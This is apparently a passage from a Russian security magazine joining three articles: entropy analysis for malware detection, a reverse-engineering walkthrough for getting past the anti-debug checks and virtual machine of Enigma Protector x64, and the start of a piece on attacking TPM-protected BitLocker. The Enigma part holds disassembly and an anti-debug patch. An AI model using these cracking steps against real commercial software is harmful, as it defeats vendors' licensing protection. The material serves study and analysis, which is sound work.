Представим, что есть какой-то объект, в который потенциальный злоумышленник может внедрить вредоносный код. Он помещает полезную нагрузку в оригинальный файл, сжимает или зашифровывает определенный фрагмент данных, тем самым увеличивая энтропию. С точки зрения вирусного аналитика, можно быстро проверить образец и его секции на энтропию, понять, запакован он или обфусцирован, и, исходя из этой информации, выбрать методологию для анализа объекта. Итак, какие есть инструменты для подсчета энтропии?

Наиболее популярные инструменты для проведения анализа объектов по энтропии:

- Detect It Easy (DIE);
- PortEx;
- IDAtropy (плагин для IDA Pro).


Воспользуемся первой программой — Detect It Easy (DIE) — и разберем пару примеров с популярным образцом Agent Tesla.

Agent Tesla — это модульное программное обеспечение для шпионажа, которое распространяется по модели malware-as-a-service под видом кейлоггера. Этот шпион способен извлекать и передавать на сервер злоумышленникам учетные данные пользователя из браузеров, почтовых клиентов и клиентов FTP, регистрировать содержимое буфера обмена, делать снимки экрана. На момент анализа официальный сайт разработчиков был недоступен.


На скриншотах интерфейса утилиты представлена следующая информация:

- тип файла;
- общая оценка энтропии;
- статус (запакован ли файл, если нет — перед нами «чистый» текст);
- подсчет энтропии искомого файла посекционно (Regions) и его статус;
- график энтропии (ось X — смещение, ось Y — оценка энтропии).

Графики энтропии для образца Agent Tesla и еще одной его разновидности показаны ниже.




Результат анализа образца 1 в программе DIE



Результат анализа образца 2 в программе DIE

Типичный пример — когда PE-заголовок читается (энтропия низкая), однако уровень энтропии оставшейся части файла очень высок, а секция кода не может быть статистически проанализирована, поскольку похожа на случайные значения. Это обычно свидетельствует о применении сжатия либо обфускации — типичного приема, чтобы сбить с толку антивирусы. По графику распределения энтропии можно на глаз определять закодированные фрагменты файла.

Для просмотра закодированных областей файла ты можешь использовать онлайн-ресурс http://binvis.io/ или программу PortexAnalyzer. На следующем рисунке показан пример отображения образца в PortexAnalyzer: слева — исполняемый файл до упаковки или архивирования, справа — после.




Примеры работы PortexAnalyzer

Помнишь, недавно мы писали о нечетком хеше SSDeep? Он не всегда отрабатывает корректно, особенно для семплов с низкой энтропией. Опытных пользователей SSDeep частенько смущает сам расчет схожести хешей и множество ложноположительных срабатываний, поэтому Вассил Руссев разработал алгоритм SDHash, который скользящим окном рассчитывает энтропию файла.

Особенность подхода — в тщательной фильтрации высоко- и низкоэнтропийных областей, а также в селекции для каждой области файла самых «редких» по энтропии участков. На основе оценки энтропии и сравнения данных по файлу в целом выбранные для сравнения объекты хешируются и с помощью фильтра Блума объединяются в единый хеш. Что такое фильтр Блума? За математическими формулировками отправляем тебя в Википедию. Если говорить кратко, он проверяет принадлежность хеша нашему множеству кусочных хешей и таким образом позволяет быстро определить принадлежность объекта к определенному множеству. В SDHash хеш (подпись) файла — это последовательность фильтров Блума, можешь использовать его для более продвинутого поиска похожих образцов.


На сегодняшний день анализ энтропии объектов используется множеством приложений и сервисов, относящихся к сфере информационной безопасности. Например, такой анализ применяется в алгоритмах машинного обучения для создания моделей оценки файла в антивирусном ПО. Также оценка энтропии используется при подсчете весов на этапе вынесения оценки вредоносности объекта в анти-APT-средствах защиты, то есть в процессе динамического анализа объектов.

Пример применения исследования энтропии на практике — модуль поведенческого анализа Polygon в составе комплекса Group-IB Threat Hunting Framework. На рисунке ниже показана часть отчета системы. В нем содержится информация об энтропии в разделе прочих поведенческих маркеров.



Часть отчета Polygon

Таким образом, анализ энтропии можно назвать базовой оценкой тестируемого объекта, которая позволяет понять, на какую секцию или часть файла следует обратить более пристальное внимание при анализе образца и понять, подозрителен ли образец в целом.



БОЛЬШЕ НЕ ЭНИГМА

ЛОМАЕМ ЗАЩИТУ ПРИЛОЖЕНИЙ ENIGMA X64 АКТУАЛЬНЫХ ВЕРСИЙ

МВК

Мы неоднократно публиковали развернутые статьи по дизассемблированию приложений и не собираемся останавливаться на достигнутом. Однако многие программы используют различные механизмы антиотладки, из-за которых подступиться к ним становится непросто. Сегодня мы поговорим о том, как вскрыть популярную у разработчиков защиту Enigma версии 5 и выше, использующую продвинутые инструменты противодействия анализу и взлому.

Бытует распространенное мнение, что к категории крутых, хороших годных защит относятся VMProtect и Themida. В них, мол, и криптование, и виртуальные машины, и антиотладка. Все остальное — так, для лохов и младших школьников. Например, для какой-нибудь «Энигмы» в сети можно найти кучу туториалов и видосов с инструкциями по взлому, воспользовавшись которыми, любой нуб может почувствовать себя кулхакером.

Отчасти утверждение справедливо: туторов, включая видео, в интернете действительно полно, а при желании можно найти и однокликовые тулзы для взлома приложений. Некоторые из них даже работают. С небольшой оговоркой — это касается старых версий защиты, которая была, мягко говоря, не очень. В последних версиях Enigma создатели постарались как можно сильнее осложнить жизнь хакерам.

Большинство решений они позаимствовали у «взрослых» защит (ниже читатель сможет в этом убедиться). Однако, как известно, в этом мире нет ничего нового, и использование известных решений не делает взлом защиты более простым и приятным. Скорее наоборот. Давай убедимся в этом, хорошенько пощупав Enigma собственными руками.

ЭКСПЕРИМЕНТ

Ради эксперимента скачаем какую-нибудь программу (для простоты — дотнетовскую) и натравим на нее, например, Exeinfo. Предположим, анализатор опознал упаковщик как Enigma Protector x64 [v.5.0 — 7.0]. Вот и отлично, мысленно выдыхаем мы: не VMProtect и не Themida, а по Enigma точно что-то можно найти на YouTube. Лезем в гугл — и правда, видосов полно, однако максимальная ломаемая версия — 4, а по x64 нет вообще ничего.

Ну что ж, думаем мы, не боги горшки обжигают: не могли же они придумать что-то принципиально новое? Попробуем действовать по образу и подобию, авось получится. И вот тут нас поджидает неприятный сюрприз.

Практически все «кулхакерские» мануалы начинаются с одной и той же неизменной фразы: «загрузите программу в отладчик» или «создайте дамп приложения». Именно на этом шаге исследователя подстерегает первый коварный облом. В любимый всеми x64dbg программа не грузится вообще, дамперы запущенную софтину тоже не желают дампить, а если это и удается, то на выходе получается совершенно неработоспособный (и уж и близко не дотнетовский) кусок памяти. Даже в работающем приложении .NET не распознается от слова «совсем», dnSpy ее родной не признает и аттачить не хочет. Приаттачить программу удается разве что в x64dbg, но при малейшей попытке сдвинуться с точки останова процесс мгновенно закрывается. В общем, налицо все признаки взрослой защиты — шифрование кода, защита от дампа и отладчика.

Придется браться за дело основательно. Для начала установим плагины ScyllaHide и Scylla, чтобы хоть как-то заработала отладка. Благодаря первой тулзе программа наконец-то позволяет загрузить себя в отладчик. Однако радость оказывается преждевременной: после прерывания в процессе никакие настройки ScyllaHide не позволяют нам продвинуться дальше, программа захлопывается с завидным упорством. Scylla придет на помощь чуть позже, пока же попробуем извлечь всю выгоду из маленькой победы, которую мы только что одержали.

Итак, программа загружена в отладчик и пошагово трассируется. Потихоньку двигаемся, минуя несколько саморасшифровывающихся участков кода, и обнаруживаем, что они — всего лишь обвязка для огромной упакованной и зашифрованной секции, стартовая точка которой выглядит так:

```
push        rcx
push        rdx
push        r8
push        r9
mov         r8,000B5ED8E
call       .00007FF7`BA4D9610
mov         r8,0
mov         rdx,1
mov         rcx,[rsp][000000018]
call       .00007FF7`BA4E49A0
mov         r8,0
mov         rdx,1
mov         rcx,[rsp][000000018]
call       .00007FF7`BA13E400
pop         r9
pop         r8
pop         rdx
pop         rcx
call       .00007FF7`BA12A210
```

Вот тут нам и пригодится ранее установленная Scylla — эту секцию можно сдампить в EXE-файл. Толку, правда, от этого мало: модуль неработоспособный. Вдобавок это явно не наш искомый защищенный модуль, дотнетом там по-прежнему не пахнет, однако пахнет — сюрприз! — Delphi. Оказывается, Enigma написана на дельфи! Но это вовсе не упрощает нам жизнь.

Углубляясь пошагово в последний `call`, мы довольно быстро вязнем в мешанине безумного кода. Похоже, мы не сильно продвинулись в нашем исследовании: замучаешься пошагово перемещаться до ближайшего осмысленного места, а безболезненно прерваться в процессе выполнения кода антиотладчик по-прежнему не дает.

Попробуем зайти с другой стороны. Внимательно посмотрев на сдампленный модуль, мы обнаруживаем, что он не такой уж и бесполезный. У него, внезапно, есть экспортируемые символы:

```
0  .00007FF7`BABBD06E EP_RegHardwareID
1  .00007FF7`BABBD073 EP_RegHardwareIDA
2  .00007FF7`BABBD078 EP_RegHardwareIDW
3  .00007FF7`BABBD07D EP_RegCheckKey
4  .00007FF7`BABBD082 EP_RegCheckKeyA
5  .00007FF7`BABBD087 EP_RegCheckKeyW
6  .00007FF7`BABBD08C EP_RegSaveKey
7  .00007FF7`BABBD091 EP_RegSaveKeyA
8  .00007FF7`BABBD096 EP_RegSaveKeyW
9  .00007FF7`BABBD09B EP_RegLoadKey
10 .00007FF7`BABBD0A0 EP_RegLoadKeyA
11 .00007FF7`BABBD0A5 EP_RegLoadKeyW
12 .00007FF7`BABBD0AA EP_RegLoadAndCheckKey
13 .00007FF7`BABBD0AF EP_RegCheckAndSaveKey
14 .00007FF7`BABBD0B4 EP_RegCheckAndSaveKeyA
15 .00007FF7`BABBD0B9 EP_RegCheckAndSaveKeyW
16 .00007FF7`BABBD0BE EP_RegDeleteKey
...
```

Как нетрудно догадаться, `EP` — это Enigma Protection, а точки входа указывают на какие-то очень полезные ништяки, содержащиеся внутри.

Ткнувшись подряд в некоторые из них, мы обнаружим, что через пару длинных jmp все они упираются в конструкцию следующего вида:

```
push        005C7AC29
jmp        .00007FF7`BA4F3F50
```

Что-то подобное мы уже наблюдали в VMProtect. Ну конечно: мы таки вышли на виртуальную машину!

ДИЗАССЕМБЛИРУЕМ

Ищем в распакованном-расшифрованном коде начало интерпретатора:

```
push        rsp
push        rax
push        rcx
push        rdx
push        rbx
push        rbp
push        rsi
push        rdi
push        r8
push        r9
push        r10
push        r11
push        r12
push        r13
push        r14
push        r15
pushfq
mov         dl,1
mov         rsi,0
lea         rdi,[00007FF7`BA5032F0]
add         rdi,rsi
lea         rdi,[rdi]
mov         rcx,1
...
```

Теперь установим брейк-пойнт на начало интерпретатора и еще раз убедимся — да, так оно и есть, этот фрагмент периодически вызывается среди необозримых просторов безумного кода.

Попробуем извлечь из нашего открытия максимум пользы. Прописываем в свежеиспеченную точку останова логирование — для начала `RAX` и параметр на стеке `{RAX} {[RSP]}`, после чего запускаем программу. Она, конечно, мгновенно захлопывается, ибо антиотладчик не дремлет, однако на прощанье она подарит нам развернутый лог вызовов виртуальной машины:

```
610 5C7C535
143336BE190 5C7CACA
143336BE1D0 5C7CACE
14335219760 5C7CAC5
630 5C7C754
7FF8DBCE0000 5C7C76D
143350D0000 5C7C778
7FF8DB160000 5C7C77F
7FF8DB17A360 5C7C770
615FF24EC83C3 5C7C777
7FF8DBD7C8C0 5C7C73F
7FF8D69911B0 5C7C73F
7FF8DBD7CD40 5C7C73F
7FF8DBD7D020 5C7C73F
7FF8DBD7CBE0 5C7C73F
7FF8DBD7CC20 5C7C73F
7FF8DBD7FF90 5C7C73F
...
143352119F0 5C7C549
143336BE928 5C7C544
F12A436D40745745 5C7C55E
15 5C7C56D
63BFFFD10 5C7C5AE
0 5C7C5BB
12 5C7C5BC
143352118F0 5C7C549
14335211910 5C7C549
14335211930 5C7C549
14335211950 5C7C549
14335211970 5C7C549
14335211990 5C7C549
143352119B0 5C7C549
143352119D0 5C7C549
143336BE968 5C7C544
704562405E78BE75 5C7C55E
8 5C7C56D
```

Безумный код потихоньку начинает обретать осмысленность: в частности, мы нашли конкретное место, после которого в программе срабатывает антиотладчик. Ставим условие для бряка `(RAX==8 [RSP]==0x5C7C56D)` и наблюдаем за поведением программы сразу после данного вызова виртуальной машины. Оказывается, вызов — это часть следующей конструкции:

```
mov         rcx,[00007FF7`BA49D9F0]
mov         r8d,7
call       .00007FF7`BA17C750      // вызов виртуальной машины
mov         rcx,[rbp][-018]
test        rcx,rcx
jnz        .00007FF7`BA167AA2
lea         rcx,[00007FF7`BA49B470]
call       .00007FF7`BA1270C0     // GetModuleHandleA (ntdll.dll)
mov         rcx,rax
mov         rdx,rbx
call       .00007FF7`BA127160     // GetProcAddress   (NtSetInforma-
tionThread)
mov         [rbp][-8],rax
cmp         q,[rbp][-8],0
jz         .00007FF7`BA167ADD
call       .00007FF7`BA1278A0
mov         rcx,rax
mov         r9d,0
mov         r8,0
mov         edx,000000011
call        q,[rbp][-8]
nop
mov         rcx,rbp
call       .00007FF7`BA1679D0
...
```

Соответственно, закоротив переход `jz .00007FF7`BA167ADD`, можно спокойно двигаться дальше (в смысле, до следующей подобной ловушки!). Чтобы не отнимать у читателя слишком много времени, коснемся принципа действия виртуальной машины, точку входа в интерпретатор которой мы только что нашли.

ПРИНЦИП ДЕЙСТВИЯ

Для начала отмечу, что машина эта мутирующая, то есть код формируется случайным образом, все адреса и ссылки на двух разных защищенных модулях будут отличаться. То есть ловить аналогичные вызовы по смещению или маске довольно неприятно, хотя некоторые блоки кода (например, вышеприведенные) сохраняются и могут быть найдены по маске.

Вспоминая VMProtect, предположим, что волшебное число на стеке при входе в интерпретатор как-то связано с адресом начала блока шитого кода, выполняемого интерпретатором при вызове. Вдумчиво трассируя интерпретатор, натыкаемся на такой код:

```
mov         [rbp][-8],ecx            ; волшебное число на стеке при
входе в интерпретатор
mov         [rbp][-010],rdx
mov         edx,[00007FF7`BA5032B0]  ; волшебное число, с которым
ксорится эта цифра для дополнительного мутирования кода
mov         eax,[rbp][-8]
xor         eax,edx                  ; вот здесь это и происходит
mov         [rbp][-020],eax
mov         rax,[00007FF7`BA5032C0]  ; относительная база шитого
кода виртуальной машины — смещение начала шитого кода относительно
начала модуля
mov         edx,[rbp][-020]
mov         edx,[rax][rdx]*4
mov         rax,[00007FF7`BA5032B8]  ; абсолютная база — адрес
начала модуля
lea         rax,[rdx][rax]
; итого, адрес первой команды шитого кода виртуальной машины при
входе в интерпретатор = [00007FF7`BA5032B8]+ [00007FF7`BA5032C0]+
(ecx xor [00007FF7`BA5032B0])*4 шитый код всегда выровнен на двойное
слово и смещение задается именно в этих двойных словах
mov         [rbp][-000000088],rax
mov         rax,[rbp][-000000088]
cmp         d,[rax],000000231        ; а вот и выборка первой
команды
jnz        .00007FF7`BA4ECB49
...
```

Предоставляю читателю самому разбираться с системой команд виртуальной машины, ибо она запутана, бессмысленна и беспощадна. При этом необязательно ее полное препарирование — как показал вышеописанный пример с антиотладчиком, местами достаточно знать вызовы отдельных блоков кода, на которые, кстати, указывают торчащие из экспортируемых функций уши. Для особо любопытных отмечу, что попавшая в конец вышеописанного фрагмента команда с опкодом `0x231` — это косвенный вызов процессорного (не виртуального) кода по заданному относительному смещению.

Остановимся подробнее на том, как формируется указанное смещение, — это поможет нам понять принцип взаимодействия отдельных блоков шитого кода друг с другом. Рассмотрим последовательность выхода из интерпретатора:

```
mov         rax,[rbp][-000000088]    ; текущий указатель команд
виртуальной машины
mov         rdx,[rax][020]           ; относительный адрес машинного
(не виртуального) кода, на который будет выполнен переход по выходу
из интерпретатора внутри виртуальной команды завершения блока
mov         rax,[00007FF7`BA5032D0]  ; абсолютная база — адрес
начала модуля
lea         rax,[rdx][rax]           ; адрес машинного кода =
[00007FF7`BA5032D0] + относительный адрес внутри виртуальной команды
mov         [rbp][-018],rax
jmps       .00007FF7`BA4F3E04
jmp        .00007FF7`BA4ECAB8
mov         rax,[rbp][-018]          ; по выходу из интерпретатора
RAX=адрес следующей команды для RET
mov         rbx,[rbp][-0000000B8]
lea         rsp,[rbp][0]
pop         rbp
retn
```


Мы видим, что из виртуального кода могут выполняться относительные вызовы непосредственно машинного кода (команда `0x631`). Кроме того, по возврату из блока виртуального кода (ну, например, команда с опкодом `0x60`) происходит возврат на заданный блок машинного кода, выполняющий конкретные действия. Таким образом фрагменты машинного и виртуального кода выполняются в определенной ветвящейся и вложенной последовательности, доступной для исследования пытливому уму при наличии достаточного количества свободного времени и мотивации.

ВЫВОД

Напрашивается вывод: обновленная и усовершенствованная версия Enigma Protector x64 способна доставить изрядную головную боль исследователю, однако на любой хитрый болт всегда отыщется гайка с левой резьбой. Заимствование методов антиотладки у широко известных и популярных протекторов позволяет находить в защите скрытые лазейки, действуя по аналогии.

В итоге можно смело утверждать: универсальных защит не существует. Взломать можно все что угодно, было бы свободное время и, безусловно, желание.

СТРАШНЫЙ СОН TPM



ВЗЛАМЫВАЕМ ЗАЩИТУ МОДУЛЕЙ TPM И ШИФРОВАНИЕ BITLOCKER

Модули TPM часто используются для шифрования дисков с помощью BitLocker даже без ведома пользователя. Система загружается и зашифрованный том разблокируется настолько прозрачно, что пользователь может и не подозревать, что накопитель в его устройстве зашифрован. Расшифровать такой диск можно лишь с использованием ключа восстановления или... или взломав чип TPM, в котором хранится ключ шифрования.


Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

INFO

Статья основана на исследовании Андрея Малышева, руководителя европейского филиала «Элкомсофт».

ЧТО ТАКОЕ TPM И ПОЧЕМУ ОН МЕШАЕТ РАСШИФРОВАТЬ ДИСК

Trusted Platform Module (TPM) — технология безопасности, представленная в виде дополнительного чипа, распаянного или установленного на материнской плате компьютера. Несмотря на то что официально устройства с TPM в Россию не поставляются, так как содержат несертифицированные средства шифрования, технология присутствует в большинстве ноутбуков. Чип TPM либо распаян на материнской плате (но не активирован в BIOS), либо, что случается гораздо чаще, присутствует в «виртуальном» виде благодаря использованию платформы Intel PTT (Intel Platform Trust Technology).



Для пользователя и операционной системы практической разницы между этими подходами нет, однако с точки зрения уязвимостей и их эксплуатации разница существует.


Если рассматривать модуль TPM в качестве аппаратного «довеска», то он состоит из криптографического процессора и встроенной памяти небольшого объема. При этом криптографический сопроцессор не используется для шифрования данных — как, например, это сделала Apple с чипом T2.

В рамках модели безопасности TPM основная функция чипа заключается в безопасном хранении и генерации криптографических ключей, а также аппаратном контроле за легитимностью их использования исключительно доверенными агентами. В типичной конфигурации в роли доверенного агента выступает операционная система Windows, причем не любая, а именно та, в которой был сгенерирован конкретный криптографический ключ.

Разумеется, как самой операционной системе, так и ее компонентам и приложениям доступны интерфейсы для работы с TPM и ключами шифрования — что тем не менее не означает полной бесконтрольности.

Почему одни диски, зашифрованные BitLocker, можно взломать методом перебора, в то время как другие, точно такие же, нельзя? Мешает то, что пароль в таких дисках не используется вовсе, — перебирать-то, собственно, нечего. Ключ шифрования хранится в аппаратном модуле TPM, и именно этот модуль будет решать, выдать ключ по запросу, отказать в доступе или вовсе заблокировать чип, заставив расшифровывать контейнер другим способом. (В скобках замечу, что «другой способ» — это резервный ключ, так называемый ключ восстановления доступа, он всегда сохраняется при создании тома или на диске, или в облаке Microsoft, или в Active Directory. Зашифрованный этим ключом ключ шифрования диска также сохраняется в заголовке тома BitLocker.)

Если ты сталкивался с экраном наподобие того, который приводится ниже, ты поймешь, о чем идет речь.



INFO

Если хочешь — можешь почитать, где взять ключ восстановления доступа. Я же продолжу рассказ о модулях TPM.

АРХИТЕКТУРА ЗАЩИТЫ

С точки зрения пользователя, защита, которую обеспечивает модуль TPM, не только совершенно прозрачна, но и абсолютно незаметна. Я много раз слышал о случаях, когда владелец устройства утверждал, что никакого шифрования нет, — при этом системный раздел был зашифрован BitLocker. И если порой в утверждениях пользователей можно было усомниться, то в остальных случаях их слова подозрений не вызывали. Как правило, речь идет о функции шифрования устройств BitLocker Device Encryption, описанной в статье «Общие сведения о функции шифрования устройств BitLocker в Windows 10». Если не вдаваться в детали, Windows (независимо от редакции — функция поддерживается даже в Windows 10 Home) автоматически зашифрует системный раздел в фоновом режиме при выполнении нескольких условий:

1. В устройстве присутствует и активирован чип TPM или технология Intel PTT.
2. Устройство поддерживает Modern Standby.
3. Пользователь с правами администратора вошел в систему через учетную запись Microsoft Account или использовал для входа учетную запись домена.
4. Система автоматически создаст ключ восстановления BitLocker и загрузит его в Microsoft Account пользователя или Active Directory.

В ранних сборках Windows дополнительно присутствовало требование, чтобы оперативная память была распаянной, а в качестве системного использовался твердотельный накопитель, однако в свежих версиях платформенной документации упоминаний этого я не нашел.

Windows 10 Device Encryption - HW and OS Requirements

Windows Edition	Home	Pro
TPM or PPT required	Yes	Yes
UEFI SecureBoot enabled	Yes	Yes
Management tools		
Enable / Disable Encryption	System -> About -> Device Encryption	Control Panel -> Bitlocker Device Encryption
Suspend /Pause Encryption	manage-bde -pause	Control Panel -> Bitlocker Device Encryption
Safe Recovery Key	System -> About -> Device Encryption	Control Panel -> Bitlocker Device Encryption
Windows Eventlogging	Yes - Windows BitLocker Event Classes	Yes - Windows BitLocker Event Classes
Encrypted from factory	No - The device leaves the factory unencrypted (Microsoft requirement)	
Encryption requirements	A device must meet specific HW and SW requirements to support encryption: • BIOS must be in UEFI mode • TPM (Trusted Platform Module) or PTT (Platform Trust Technology) is enabled • SecureBoot is enabled • Core isolation is enabled in Microsoft Windows 10	
Automatic encryption	Automatic device encryption is only supported when the system meets above HW/SW requiemrents, and also satisfies the Modern Standby specifications with • Solid-state storage (SSD or eMMC) • Non-removable (soldered) RAM • Windows 10 Version 1703 (Creators Update) or higher *Automatic device encryption only starts when the Out-Of-Box Experience (OOBE) is completed and a Microsoft Account (MSA) is used on the system (e.g. use MSA for Windows logon, add MSA as email, app and work/school account, log into the Microsoft Store app with MSA, redeem/activate Microsoft Office or other Microsoft applications with MSA)*	

Итак, ты вошел в систему с правами администратора, использовав учетную запись Microsoft Account. Системный диск был зашифрован, но ты этого даже не заметил. Через какое-то время ты перезагрузил систему. Изменилось ли что-нибудь в процессе загрузки? С точки зрения пользователя — ровным счетом ничего: компьютер загрузился, Windows вывела запрос пароля. К этому моменту зашифрованный BitLocker диск уже разблокирован, но ты даже не прикасался к компьютеру. С какой стороны это называется защитой?

А вот с какой. При проектировании архитектуры защиты разработчики Windows использовали модель угроз, призванную предотвратить следующие события:

1. Вход в операционную систему в обход стандартных механизмов аутентификации.
2. Извлечение диска и его перенос на другой компьютер с целью последующей расшифровки.
3. Снятие образа диска и его расшифровка.
4. Загрузка компьютера с внешнего накопителя с целью расшифровки системного раздела.
5. Изменение конфигурации загрузки с целью расшифровки системного раздела.

Таким образом, если тебе известен пароль входа в систему — ты не испытаешь никаких неудобств от того, что диск зашифрован. А вот если пароля у тебя нет, то тебе не удастся даже запустить перебор: база данных SAM хранится на зашифрованном диске, и доступа к ней у тебя не будет до тех пор, пока ты не справишься с шифрованием. Для параноиков доступны варианты усиленной защиты: например, на системный раздел можно дополнительно установить PIN-код, сохранить ключ на USB-накопителе или использовать сразу оба способа. В разделе, посвященном противодействию атакам, как раз и упоминается этот способ.

КАК УСТРОЕНА ЗАЩИТА

В BitLocker используется симметричное шифрование диска. По умолчанию — алгоритм AES с ключом длиной 128 бит. В свежих сборках Windows 10 применяется режим XTS; более старые версии ОС и первый релиз Windows 10 используют режим CBC.

